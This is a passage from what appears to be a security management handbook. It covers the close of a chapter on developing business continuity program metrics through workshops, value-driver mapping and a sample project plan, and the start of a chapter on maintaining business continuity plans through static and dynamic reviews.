What is the source of the value-driver information? This question was uppermost in the minds of the workshop participants. Subsequent discussion revealed likely sources of value drivers, including:

- Annual reports
- SEC filings
- Strategic planning documents
- Executive interviews
- Published core value statements
- Public notices, news releases, etc.
- Annual investor conference call

The groups then began the first step in the metric development process—that of identifying and documenting executive management value drivers. At first blush, it might seem surprising that value drivers are remarkably similar[1] among companies in the same industry, and even in different industry groups.

Many of the groups recorded an inventory and assigned a unique identifier to each of the value drivers to facilitate mapping activities later in the process. Exhibit 113.2 illustrates an example value driver inventory and the assigned identifier that resulted from the workshop.

Following the value-driver identification exercise, each of the several group executives made a short presentation to the entire group amplifying the thinking and dialogue that went on during the exercise. Open discussion frequently ensued with a comparison of value-driver similarities industry to industry, and significant differences among industries.

113.3.1.3 Exercise 2: Map Value Drivers to Continuity Planning Process Components

Each of the groups was then asked to map or otherwise link these defined value drivers to the individual components of the continuity program process.

What do we mean when we talk about continuity planning process components? Each of these individual components represents a major process or sub-process. The totality of each of these individual components represents the continuity planning business process. Following are examples of individual continuity planning process components:

- Business impact assessment/risk analysis: these activities are focused on identification of enterprise business processes, determination and prioritization of those business processes that are time-critical, and assigning each one an appropriate recovery time objective.

EXHIBIT 113.2 Sample Value Driver Inventory

Value Driver Identifier	Generic Value Driver Inventory
1.	Customer Satisfaction
1a.	Increase customer service efficiency
1b.	Increase number of customers served per day
1c.	Reduce duration of downtime events
2.	People
2a.	Loss/access to private employee information
2b.	Workforce endangerment
2c.	Access to executive information, systems, etc.
3.	Financial
3a.	Reduce overhead costs by 8%
3b.	Increase revenues 10%
4.	Intangible
4a.	Proprietary information
4b.	Damage to brand

- Recovery strategy choices: these processes identify and codify appropriate recovery strategies for business process, technology, facilities, and third-party related plans based upon the priorities for recovery identified during the business impact assessment.
- Plan documentation: more than simply documenting continuity plans, this activity includes understanding the tools or other mechanisms used by the organization to coordinate analysis, development, implementation, testing and maintenance of the plan infrastructure.
- Awareness and training: a key component, awareness and training issues are paramount to the success of any continuity planning program. Because it is the organization's people who will have to recover the enterprise following a disaster or disruption, it only makes sense that those same people are intimately involved in the development, implementation, testing and maintenance of the process. Once accomplished, however, it does not release those people from further responsibilities. It is, therefore, critically important that a regular and ongoing program of continuity planning awareness and training be put into place.
- Testing/maintenance: there are a multitude of program components related to continuity plan testing and maintenance that can be utilized in identifying program metrics. Examples include: test planning goals, timing, execution, and follow-up processes, all of which provide opportunities for the development of sound measurements. There are many opportunities to track maintenance activities. Utilization of change control, human resource evaluations, internal audits, and BCP management reviews can provide ample prospects for development of meaningful metrics.
- Continuity planning executive management organization and structure: examples include: Executive management support and funding, continuity program staffing commitment, enterprise continuity planning infrastructure, team structures, crisis/incident management process, and overall level of continuity planning awareness.
- Existing metrics: the review and analysis of any existing measurements which gauge the adequacy of continuity planning business processes, formal or informal. Analysis of these metrics, or lack thereof, will provide a solid foundation for the new metrics developed, and is a great opportunity to leverage work that has been done before.

Each business organizes and manages continuity planning a little differently, and structures their unique continuity planning components accordingly. There will always be, however, similarities of the continuity planning process components across organizations. With this in mind, the workshop groups utilized the generic inventory of operational continuity planning program components given in Exhibit 113.3 to link back to the value drivers.

The workshop attendees were asked to remember that when considering phase-2 tasks, they should consider each of these components in terms of their impacts upon the organization's people, process, technology, and mission (profits, service, etc.).

Once linked, the workshop group executive for each of the several represented industry groups presented the outcome as their group saw it. A map of value drivers to continuity planning process components was the deliverable from this phase of the workshop.

113.3.1.4 Exercise 3: Devise Metrics (Both Qualitative and Quantitative) for Each of the Mapped Continuity Program Components

Finally, the groups were asked to brainstorm the possible metrics for the linked components. Best accomplished in a workshop setting, brainstorming and documenting qualitative and quantitative metrics is a valuable process. The groups developed a draft set of likely metrics, both quantitative and qualitative. In actual practice, this working model should be drafted by the metrics project team. Several of the workshop groups set up matrices similar to Exhibit 113.4 that illustrated the connection between components of the program that support value drivers and an associated metric.

EXHIBIT 113.3 Mapping Value Drivers to Continuity Program Components

Continuity Program Components	Value Driver Mapping
Continuity program component: Assess	
Current state assessment	Value driver 3a, 3b (as an example only)
Business impact assessment (BIA report)	Etc.
Business driver(s) analysis	Etc.
Risk appetite analysis	Etc.
Risk assessment/risk management review (emergency response procedures, mitigating control implementation)	Etc.
Benchmarking/peer review	Etc.
Recovery alternative rough order of magnitude overview	Etc.
Continuity planning process assessment	Etc.
Continuity planning business capability analysis	Etc.
Continuity program component: Design/Develop	Etc.
Continuity strategy development	Etc.
Facilitated continuity strategy process	Etc.
Cost-benefit analysis	Etc.
Strategy development (crisis management approach vs. plan-centric approach)	Etc.
Action plan and schedule	Etc.
Business management review and approval	Etc.
Design testing, maintenance, awareness, education, measurement strategies	Etc.
Design continuity planning management process	Etc.
Continuity program component: Implement	Etc.
Contingency and crisis planning	Etc.
Acquire and implement continuity resources	Etc.
Determine scenarios/triggers	Etc.
Build teams (as needed)	Etc.
Construct plans (as needed)	Etc.
Validate interdependencies	Etc.
Program implementation	Etc.
Implement testing, maintenance, awareness, education, measurement strategies	Etc.
Implement continuity planning management process	Etc.
Continuity program component: Manage/Measure	Etc.
Continuity plan infrastructure management	Etc.
Rehearsal/Exercising/Maintenance	Etc.
Continuity program management	Etc.
Education/Awareness/Training	Etc.
Change management	Etc.
Measurement and reporting	Etc.
Continuous improvement	Etc.

At the conclusion of the exercise, each workshop group executive presented examples of qualitative and quantitative metrics for as many of the individual continuity planning program components as possible, time permitting.

113.3.1.5 Workshop Wrap-Up

Following the conclusion of the discussion, but in most cases because we simply ran out of time, the results of each group's work were collected and consolidated. Exhibit 113.5 presents a high-level consolidation of the most significant output of the group sessions.

113.3.1.6 Workshop Conclusions

The bottom line regarding metrics for continuity program performance was that, unfortunately, there are no predefined lists or readily accessible menus of metrics available on the Internet or elsewhere. Using another organization's metrics will help to ensure that your program meets the needs of their stakeholders, not yours. Metrics must be customized and focused on the particular organizational entity. They must also be facilitated in-house, and use of the metrics development process recommended

EXHIBIT 113.4 Matrix Illustrating the Connection Between Components of the Program that Support Value Drivers and an Associated Metric

	Potential Qualitative Metric	Potential Quantitative Metric
Continuity Program Components	Value Driver ID	Value Driver ID
Continuity program component: Assess		
Current state assessment	3a	3a
Business impact assessment (BIA report)		
Business driver(s) analysis		
Risk appetite analysis		
Risk assessment/risk management review (emergency response procedures, mitigating control implementation)		
Benchmarking/Peer review		
Recovery alternative rough order of magnitude overview		
Continuity planning process assessment		
Continuity planning business capability analysis		
Continuity program component: Design/Develop		
Continuity strategy development		
Facilitated continuity strategy process		
Cost-benefit analysis		
Strategy development (crisis management approach vs. plan-centric approach)		
Action plan and schedule		
Business management review and approval		
Design testing, maintenance, awareness, education, measurement strategies		
Design continuity planning management process		
Continuity program component- Implement		
Contingency and crisis planning		
Acquire and implement continuity resources		
Determine scenarios/triggers		
Build teams (as needed)		
Construct plans (as needed)		
Validate interdependencies		
Program implementation		
Implement testing, maintenance, awareness, education, measurement strategies		
Implement continuity planning management process		
Continuity program component: Manage/Measure		
Continuity plan infrastructure management		
Rehearsal/Exercising/Maintenance		
Continuity program management		
Education/Awareness/Training		
Change management		
Measurement and reporting		
Continuous improvement		

in this chapter ensures that the correct mix of stakeholders, practitioners, business owners, and other interested parties have a role to play and a contribution to make.

Metrics Development Approach

The results of these several CPM metrics development workshops suggest the following general approach to metrics development within an enterprise.

EXHIBIT 113.5 High-Level Consolidation of the Most Significant Output of the Group Sessions

	Workshop Output	
Value Drivers Identified	Continuity Process Component	Example Metric (Qualitative & Quantitative)
Financial related value drivers (financial services organization)		
Increase return on investment	Business impact assessment and risk assessment processes	BIA conducted
		BIA periodically updated
		Risk assessment conducted
Control costs	Business impact	BIA conducted
	Assessment and risk	BIA periodically updated
	Assessment processes	Risk assessment conducted
Regulatory compliance (oversight capabilities) (financial services organization)	Continuity plan infrastructure implementation, testing and maintenance	Number adverse regulatory comments
Enterprise reputation (financial services organization)	Crisis management (emergency response) and business impact assessment processes	Number of business units
		Number of business unit plans
		Number of tests performed per year
		Number of adverse audit findings
		Number of fire and other practice drills per year
		Employee survey's
Customer-service-related value drivers (financial services organization)	Documented continuity plans	Number of business units
		Number of business unit plans
		Number of tests performed per year
		Number of adverse audit findings
		Customer service related survey's
		Line item on change management request form relating to updating Plans
		Number of continuity plan changes per year
		Number third party contracts that reference continuity planning requirements
Gaining competitive advantage (financial services organization)	Continuity planning process	Number of situations where a continuity planning process was a determining factor
Maintenance of value brands (retail organization)	Crisis management process	Number crisis management team training sessions/drills
		Customer survey's
Quality management (healthcare organization)	Business impact assessment testing	Number of litigations per year (litigation avoidance)
Communications (government organization)	Crisis management process testing	Number of litigations per year (litigation avoidance)
		Demonstrated ability to recover time-critical business processes

Project Initiation: Forming the Metrics Development Project Team

- Name project team members: A useful step in undertaking the formal development of continuity planning process metrics is the formation of a metrics project team. This team should be composed of representatives from those business units that are considered stakeholders in the process. Ideally, one would expect to see the continuity planning, internal auditor, executive

management representative, IT representative, and one or more representatives from key business units. The charter of this team would be to oversee the metrics development process from project initiation through phase 3 and implementation of the metrics. The team may use workshops or one-on-one/small group meetings to facilitate each of the phases.

- Identify stakeholders: The project team should identify and document all those personnel who would have a stake in the outcome of the metrics development process. These stakeholders will be asked to actively participate in the metric development effort and to attend a metrics workshop for brainstorming potential metrics.
- Obtain executive management sponsorship: In identifying stakeholders, it is obvious that one or more of the executive management group be called upon to participate. The executive management group defines the organization value drivers and are the same people who will be using the agreed-upon metrics to measure the effectiveness of the continuity planning program.
- Develop project plan and charter: As with any other significant project (and for the same reasons) it is useful to formalize a project plan and charter that clearly define the objectives, scope, timing, costs, participants, and expected results of the project.
- Prepare and present project kickoff meeting: To build awareness and to signify the initiation of the project, the project team should prepare for and conduct a metrics project kickoff meeting that includes all the identified stakeholders as well as others who will have an interest in the results of the process, or who will be needed to facilitate development of the metrics themselves.

Phase 1: Identify Value Drivers

1. Project team documents the value drivers: The first step in the metrics development process is to identify and document enterprise value drivers. After all, successfully mapping the value drivers to the supporting components of the continuity planning process, and defining appropriate qualitative and quantitative metrics is the overall goal of the project.
2. Project team obtains value-driver information: The project team can use various methods to identify enterprise value drivers. In some organizations, understanding what drives the executive management group is already clearly defined and easily recognized. In many other organizations, however, the value drivers are not readily apparent and difficult to pin down. There are various reasons why value drivers may be elusive, like undisclosed management direction, transition or upheaval in the organization or marketplace, or even management's lack of clarity in terms of the path forward. There are various methods for divining this information, including the review of:
   - Annual reports
   - Enterprise mission statements
   - Public financial disclosures
   - Conduct management interviews, etc.
3. Conduct stakeholder interviews, etc.: Schedule and conduct brief stakeholder meetings to introduce the scope, purpose and approach of the project, and obtain support for further meetings and eventual participation in the metrics development workshop.
4. Document/inventory value drivers: Using Exhibit 113.2 (above) as a guide, the project team should formally document the value-driver inventory. This inventory will feed into the next step.
5. Document and summarize data collection: At this point it is necessary to compile and document the results of the data gathering and stakeholder interviews. This documentation will eventually become a significant part of the metric development workshop brief and a transition into the final metrics development report deliverable.
6. Prepare management presentation: At this point, the project team should have successfully documented their understanding of the enterprise value drivers.

7. Obtain management approval/buy-in: To ensure executive management concurrence, the Value Drivers must be reviewed and approved by the management group.
8. Update project plan: Given management feedback, the project plan should be reviewed and changed accordingly.

Phase 2: Map Value Drivers to Continuity Planning Process Components

- Project Team documents BCP program components: If not already accomplished, the Project Team should document each of the individual components of the organization's existing continuity planning process (i.e., business impact assessment; risk analysis; program management and oversight; recovery strategy development and implementation; recovery plan development and infrastructure; continuity plan testing, maintenance and training, etc.).
- Project team maps value drivers to program components: During this activity, the project team, along with selected stakeholders, endeavors to map identified value drivers to individual or group components of the continuity planning process. Every effort should be made to ensure that each component is related to a specific value driver. If a component cannot be linked to a value driver, then a question may arise as to why the continuity planner implemented it, and retains it going forward.
- Project Team drafts value driver/component mapping report: This formal documentation of the value driver/component linkages forms the basis for the metrics development workshop brief that will eventually be reviewed and approved by the stakeholders, and will evolve into the final deployment plan.
- Prepare management presentation: Prepare and present value driver/component mapping report to management. This presentation ensures that the management group is kept informed at every milestone, and is necessary to level-set expectations and obtain approvals for next step activities.
- Obtain management approval/buy-in: See above.
- Update project plan: Management feedback should be reviewed and incorporated into the project plan accordingly.

Phase 3: Devise Metrics (Both Qualitative and Quantitative) for Each of the Mapped Continuity Program Components

- Project team documents the discussions in the metrics development workshop brief: The project team is prepared at this juncture to formalize the first draft of the brief. The input for this scoping and decision document is taken from the outputs of phases 1 and 2. The brief should include a statement for each of the following: Project scope, approach, objective, participants, timing, expected deliverables, etc. It should also contain the value driver/component mapping report, as well as the draft metrics that have been developed by the project team (working metrics only).
- Identify metrics workshop attendees: While project stakeholders have already been identified, and in all likelihood are the same folks who would participate in the workshop, all those who with input and buy-in into the process should be included.
- Project team maps program components to existing metrics: Should the organization utilize metrics of some type to measure the continuity planning process currently, they should be considered and included in the analysis and in future metric development.
- Project team develops draft metrics for input and review: At this point, the project team should be able to begin drafting a preliminary set of qualitative and quantitative metrics that align with the value driver/component mapping. The draft metrics are just that—draft. They will be used as a discussion starter and be subject to modification, enhancement or elimination by the participants at the workshop session.

- Distribute brief to workshop attendees for review and input: Once completed, this brief should be shared with all stakeholders and workshop attendees with a request to review and provide feedback.
- Interview workshop attendees for feedback on brief: Conducting one-on-one interviews with each of the workshop attendees will enable buy-in and identification of issues that should be reviewed and decided upon.
- Update brief including stakeholder input: Given the reviews and input asked previously, the brief should undergo one additional update in preparation for the workshop.
- Prepare and conduct workshop: These workshops are just that, not a lecture, but a true working session where the participants are facilitated in open discussion and consensus of the issues at hand. The goal of the workshop is to agree upon the metric components laid out in the brief and to provide justification for their implementation.
- Document workshop results: Ask a scribe to take notes and keep track of the workshop proceedings. This will allow the project team to rapidly pull together the outcome of the workshop in preparation of the metrics report, which will eventually become the final deliverable as well as the basis for the deployment plan.
- Obtain management approval/buy-in: As with prior references to management approval and buy-in, ensure that the management group is kept informed. An executive level presentation and approval milestone should be accomplished here.
- Finalize metrics report: Revise the metrics report, incorporating the contributions from the management team.

Phase 4: Develop the Metric Implementation Plan; Maintenance

- Project team develops the metric implementation plan: Taking the completed and approved output from the work of the first three phases, the project team focuses efforts on developing a suitable implementation plan. It is difficult to give generalizations here about what the implementation plan should look like or how it should be deployed. Suffice to say that it must fit the culture of the enterprise, and involve all those business units needed to guarantee its success.
- Project team develops the metric maintenance plan: As above, the metrics maintenance plan will be adapted to fit the business. The maintenance plan should, on the other hand, include a mechanism for the periodic review and process improvement of the metrics that have been developed. Good metrics evolve over time to keep pace with changing environments.
- Deploy the metrics in appropriate manner for the enterprise: At this point, the metrics are deployed per the approved implementation plan.
- Close project: Project wrap-up requires closing all the loopholes that may still exist and disbanding the project team.

  The summary of the deliverables are:
- The value driver/component mapping report
- The metric development workshop brief
- The metrics report
- The final metrics development report
- The metric implementation plan
- The metric maintenance plan

Exhibit 113.6 suggests a possible timeline for the development of continuity planning metrics.
Exhibit 113.7 represents a sample project plan for enterprise metric development as reflected above.




EXHIBIT 113.6 Metrics development time line.

EXHIBIT 113.7 Sample Continuity Planning Program Metrics Development Project Plan

Project Activities/Tasks	HRS (Estimate Time Commitment if necessary)	Suggested Deliverables	Timing/Milestones	
			Start Date	End Date
Project Initiation				
Name project team members	Est. hour commitment		TBD	TBD
Identify stakeholders	Est. hour commitment		TBD	TBD
Obtain executive management sponsorship	Est. hour commitment		TBD	TBD
Develop project plan and charter	Est. hour commitment	Project plan	TBD	TBD
Prepare and present project kickoff meeting	Est. hour commitment	Meeting agenda	TBD	TBD
Phase 1				
Project team documents value drivers	Est. hour commitment		TBD	TBD
Project team obtains value driver information	Est. hour commitment		TBD	TBD
Annual reports	Est. hour commitment		TBD	TBD
Enterprise mission statements	Est. hour commitment		TBD	TBD
Public financial disclosures	Est. hour commitment		TBD	TBD
Conduct stakeholder interviews, etc.	Est. hour commitment		TBD	TBD
Document/inventory value drivers	Est. hour commitment		TBD	TBD
Document and summarize data collection	Est. hour commitment	Value drivers	TBD	TBD
Prepare management presentation	Est. hour commitment	Mgmt. report	TBD	TBD
Obtain management approval/buy-in	Est. hour commitment		TBD	TBD
Update project plan	Est. hour commitment	Project plan	TBD	TBD
Phase 2				
Project team document BCP program components	Est. hour commitment		TBD	TBD
Project team maps value drivers to program components	Est. hour commitment		TBD	TBD

Exhibit 113.7 (Continued)

Project Activities/Tasks	HRS (Estimate Time Commitment if necessary)	Suggested Deliverables	Timing/Milestones	
			Start Date	End Date
Project team drafts value driver/component mapping rpt.	Est. hour commitment	Mgmt. Report	TBD	TBD
Prepare management presentation	Est. hour commitment	Prep. Materials	TBD	TBD
Obtain management approval/buy-in	Est. hour commitment		TBD	TBD
Update project plan	Est. hour commitment	Project plan	TBD	TBD
Phase 3				
Project team documents discussion-draft metrics brief	Est. hour commitment	Draft brief	TBD	TBD
Identify metrics workshop attendees	Est. hour commitment		TBD	TBD
Project team maps program components to existing metrics	Est. hour commitment		TBD	TBD
Project team develop DRAFT metrics based on above activities	Est. hour commitment		TBD	TBD
Distribute brief to workshop attendees for review and input	Est. hour commitment		TBD	TBD
Interview workshop attendees for feedback on Brief	Est. hour commitment		TBD	TBD
Update brief including stakeholder input	Est. hour commitment	Draft brief	TBD	TBD
Prepare and conduct workshop	Est. hour commitment		TBD	TBD
Document workshop results	Est. hour commitment	Metrics rpt. draft	TBD	TBD
Obtain management approval/buy-in	Est. hour commitment	Mgmt. report	TBD	TBD
Finalize metrics report	Est. hour commitment	Final metric rpt.	TBD	TBD
Phase 4				
Project team develop metric implementation plan	Est. hour commitment	Imp. Plan	TBD	TBD
Project team develop metric maintenance plan	Est. hour commitment	Maint. plan	TBD	TBD
Deploy metrics in appropriate manner for the enterprise	Est. hour commitment		TBD	TBD
Close Project	Est. hour commitment		TBD	TBD

Conclusion

Continuity planning is rarely the core competency of an organization unless they are a hotsite vendor or consulting firm. Because of this, many companies have trouble understanding the appropriate role of the business continuity planning function. The purpose of this chapter is to attempt to describe at least one manner in which good metrics can be developed.

A well developed set of metrics should greatly enhance the business continuity planning program of any organization. This process for developing metrics should assist the planner when justifying the project to executive management. Whatever the metric, it must be broken down so it is operational, manageable, and one from which the impacts of management decisions can be measured.

As a reminder, no set of metrics should ever be considered final, but temporary, pending identification and implementation of a better, more mature and descriptive measurement.

At the end of the day, presenting a clearly articulated, solid set of continuity planning metrics should resonate with your executive management group, and demonstrate the value added to the enterprise by a well informed, professional continuity planning program.

Acknowledgments

I acknowledge from the outset that the approach for metric development described here is only one of a myriad of methods that can be used for this purpose, and that no exclusivity is implied. I also want to humbly thank the dozens of continuity planning professionals who participated in the workshops. The development of this chapter is due to their collective knowledge and assistance.

Reference

1. Akalu, M.M. 2002. Measuring and Ranking Value Drivers. Retrieved October 27, 2006 from http://www.tinbergen.nl/discussionpapers/02043.pdf.

Building Maintenance Processes for Business Continuity Plans

Ken Doughty

Introduction

Management has a fiduciary duty to maintain and continue to support and fund the organization's risk management program — including business continuity. In the event of a disaster, the likelihood of a cost-effective recovery in a timely manner is compromised unless there has been continual executive management support for maintaining the plan in a state of readiness.

Business continuity/disaster recovery surveys in the United States have revealed that:

- 92 percent of Internet businesses are not prepared for a computer system disaster (*IBM Survey of 226 Business Recovery Corporate Managers*).
- 82 percent of companies are not prepared to handle a computer system disaster (*Comdisco 1997 Vulnerability Index Research Report*).

These survey results indicate that a large number of executive management have failed to recognize that they had not adequately prepared their organizations for a disaster event.

Too often, maintenance of the business continuity plan (BCP) is an afterthought rather than an integral part of the risk management program. Management fails to recognize the need to build and fund the processes that will ensure that the BCP remains in a state of readiness.

The two issues that need to be addressed by management are:

- Processes for maintaining business continuity plans
- Resource funding/expenditures for business continuity

Processes for Maintaining the BCP

Business continuity plans are often reviewed only on an annual basis. This cyclical basis, while having merit, may place the organization in a position where its plan may be out-of-date because it has not been updated in response to changes in critical business processes. This will require the business continuity recovery team to make decisions on-the-fly, which increases the level of risk and hence jeopardizes recovery. The *Disaster Recovery Journal* regularly conducts "straw" surveys of visitors to its Web site (www.drj.com), asking them to vote on various questions. While the results of the survey are somewhat subjective, they do have some value as indicators of trends.




FIGURE 35.1 Frequency of the review of business continuity plans.

A survey conducted between June 14 and 20, 1999, asked the question: How often are your business continuity plans reviewed? The total number of respondents to the question was 1728. The results of the survey are shown in Figure 35.1. This is a good indication that organizations still have a strong tendency to use static processes (*i.e.*, cyclical) to review their business continuity plans rather than build processes to ensure maintenance of up-to-date plans as changes occur.

Static and Dynamic Maintenance Reviews

Static Reviews

A static review is a cyclical maintenance process whereby the business continuity plan at a predetermined point in time is reviewed. An annual review is a typical example of a static review regime.

Dynamic Reviews

Dynamic maintenance review occurs when a strategic change occurs — for example, organizational restructure or integration of a new business. Table 35.1 compares the frequency of the static and dynamic review processes for a BCP. It is critical that review processes be established and continually maintained to ensure that the BCP is in a state of readiness, rather than rely on static reviews to identify that the plan is not up to date. Ideally, a combination of three processes will ensure that the plan remains up to date:

- Maintenance
- Static reviews
- Dynamic reviews

An understanding of the dynamics of the organization's operational processes is required to be able to identify the potential points of change. There are a number of key areas in which a change can occur. A maintenance process must be implemented to ensure detection of changes in any of the key areas.

Communications

The objective of maintaining the plan in a state of readiness is to provide assurance to the organization that, in the event of a disaster, critical business processes can be recovered in a timely manner. Without effective lines of communication between executive management and the business continuity manager, there is every likelihood that the plan will fail in the event of an actual disaster. The business continuity manager should have sufficient authority to ensure that he or she is informed of any changes arising from the implementation of management decisions (*e.g.*, reorganization of management structure). This authority should be included in the organizational business continuity policy and regularly communicated throughout the organization. The corporate executive charged with the overall responsibility for business

TABLE 35.1 Business Continuity Plan Review Schedule

Business Continuity Plan Component	Static Review Cycle (Months) 3	6	12	Dynamic Review Events
Chapter 1. Introduction/Overview			X	Strategic changes
Chapter 2. Maintenance and Testing			X	Strategic and/or organizational changes, business process changes, information technology, service level agreements
Chapter 3. Plan Activation Procedures			X	Strategic and organizational changes, information technology
Chapter 4. Escalation Procedures			X	Strategic changes and business process changes
Chapter 5. Emergency Evacuation Procedures			X	Organizational and structural changes (*e.g.*, buildings)
Chapter 6. Recovery Team Procedures		X		Strategic and organizational changes, business process changes
Contact Listing			X	Changes in personnel, emergency services, third-party service providers
Resource Listings				
Building Facilities		X		Organizational and structural changes; contractors, etc.
Information Technology		X		Software modifications and implementation; hardware changes, network changes; service level agreements
Personnel	X			Personnel changes or organizational changes
Third-Party Service Providers		X		Renewal of contracts, service level agreements

continuity (*e.g.*, corporate governance, risk management) needs to be part of executive management and therefore part of the decision-making team. This ensures that organizational plans and decisions that may have a business continuity impact are communicated (the timing depends on the sensitivity of the information) to the business continuity manager. It also provides a safety net if the regular line of communication fails to inform the business continuity manager of proposed changes in operations that may have an impact on BCPs. Therefore, it is important that the line of communication is formalized and maintained to ensure that the flow of information that may have an impact on the organization's BCPs is received on a timely basis.

Corporate Planning

Many organizations today undertake the development of a corporate plan that provides a roadmap for the organization in the achievement of its strategic objectives. The corporate plan broadly details the organization's mission statement, strategic objectives, and strategies for a defined period (generally two to five years) with key performance indicators (KPIs) to measure their success or failure. As part of this planning process, the organization's business units develop business plans to support the organization in the achievement of its goals and objectives.

It is essential that processes be built and implemented that identify changes that may occur from the implementation of a new corporate plan, such as change in strategic direction by the organization may have an impact on the existing strategies of the BCPs (see Figure 35.2). Any change detailed in the new corporate plan needs to be analyzed to determine if these changes will have an impact on the existing plans or increase the level of risks associated with these plans.

Impact Analysis

An impact analysis is to be performed to identify and quantify the impact of the implementation of corporate strategies detailed in the corporate plan on the existing business continuity strategies. This is essential because the business continuity strategies are the bases upon which the business continuity plan was built. The analysis should include an examination of the planned implementation and timing of the new corporate plan. A risk analysis methodology (*e.g.*, Australian Standard AS4360: Risk Management)




FIGURE 35.2 Corporate planning and business continuity planning.

should to be utilized to ensure a consistent approach in performing the impact analysis. The organization's risk management department or insurers should be able to provide a methodology to assist in performing the impact analysis. Strategic changes emanating from the corporate plan that can be identified by performing an impact analysis include:

- Development of new products or offering of new services to customers
- Expansion of products or services delivery channels
- Relocation of the organization or business units to another city or state
- Vertical or horizontal (or a combination) integration through strategic acquisitions
- Changes in the IT environment (*i.e.*, hardware/software platforms, outsourcing of part or whole of its IT operations, changing the data/invoice communications network topology)

The organizational unit responsible for maintaining the BCPs is to perform an impact analysis by reviewing the corporate plan and business unit plans on a regular basis. The analysis must identify and assess the business continuity risks associated with the implementation of these strategic objectives — in particular, identification of any new risks that may not have been previously identified or previously considered in the development of the existing BCP. It may also require a re-rating of the existing risks applicable to the existing BCPs. The outcome of this impact analysis is a report to the organization's executive management that provides an assessment of the impact the new corporate plan will have on the organization's business continuity plans. The report is to include an overall assessment of the risk and exposure with recommendations of how to mitigate these risks by changes to the BCPs to ensure that they will support the organization's strategic objectives.

Operational Impacts

One of the major threats to maintaining the organization's state of readiness is operational changes. Operational changes are those changes that occur outside the corporate planning process (referred to above). These changes can be structural in nature —that is, organizational, vertical, or horizontal. Such changes may occur due to:

- Reaction to changes in market dynamics (*e.g.*, cost cutting, business process reengineering)
- Development or implementation of new lines of business
- Competitive acquisition

- Disposal of non-core business
- Recent developments in information technology (*e.g.*, E-commerce)
- Outsourcing of services (*e.g.*, information technology)

It is essential that an organization's ability to recover from a disaster not be compromised by the failure of business units to communicate operational changes. To ensure that this does not occur, the organizational policy for BCP must state the requirement that all changes that have a potential impact on the organization's BCPs must be communicated to the organizational unit that has responsibility for business continuity.

To support the policy, there must be processes that trigger the strategic maintenance review of business continuity as a result of changes. An example of such a process is the requirement that every project have business continuity as a project task item regardless of the type of project (*e.g.*, construction, engineering, logistics, information technology restacking of buildings). This ensures that each project addresses business continuity during the planning process rather than as an afterthought.

From the planning process, the business unit that has responsibility for business continuity should:

- Analyze the project deliverables in terms of the planned changes (*e.g.*, relocation of NT servers and supporting infrastructure).
- Evaluate the impact on the current BCPs, where applicable (*e.g.*, the criticality of the applications installed on the servers).
- Determine the low-risk and low-cost business continuity strategies (where appropriate) and procedures to be included as a project deliverable. (As an example, there may have been no previous requirement for business continuity because the applications were considered not to be critical to the day-to-day operations of the organization; however, due to a relocation of servers to a centralized data center, an analysis of the applications may have indicated that applications had critically changed due to changes in business operations. Therefore, a hot-site business continuity strategy has been determined in consultation with the applications owners.)
- Obtain management approval and funding for the implementation of the amended or new business continuity strategies and procedures.
- Develop an implementation plan (including training and testing) for the amended or new strategies and procedures.
- Implement the new strategies, and document the business continuity plan based on the strategy implemented.
- Identify and implement any applicable dynamic review points for the BCP to ensure that it remains in a state of readiness.

Physical Infrastructure

Changes to the organization's physical infrastructure, such as buildings and information technology, are often not considered as part of the maintenance process for business continuity plans. It is considered that changes or maintenance to the physical infrastructure do in fact have a major impact on the level of risk that had previously been assessed in the development of the organization's business continuity plans. Therefore, to minimize the likelihood of a disaster occurring, maintenance processes to identify potential risks are essential.

Internal Environment

Any proposed physical infrastructure changes must be communicated to ensure that potential risks to the existing BCPs can be assessed. For example, proposed changes to the layout of a floor (*e.g.*, cabling, workstation setup, voice communications) due to restacking of the building to increase the floor occupancy density rate may have an impact on the strategy of an existing BCP. The floor in question may have been designated as the area for another business unit to occupy during a disaster event. The necessary infrastructure for successful execution of the BCP had been previously established. By implementing the

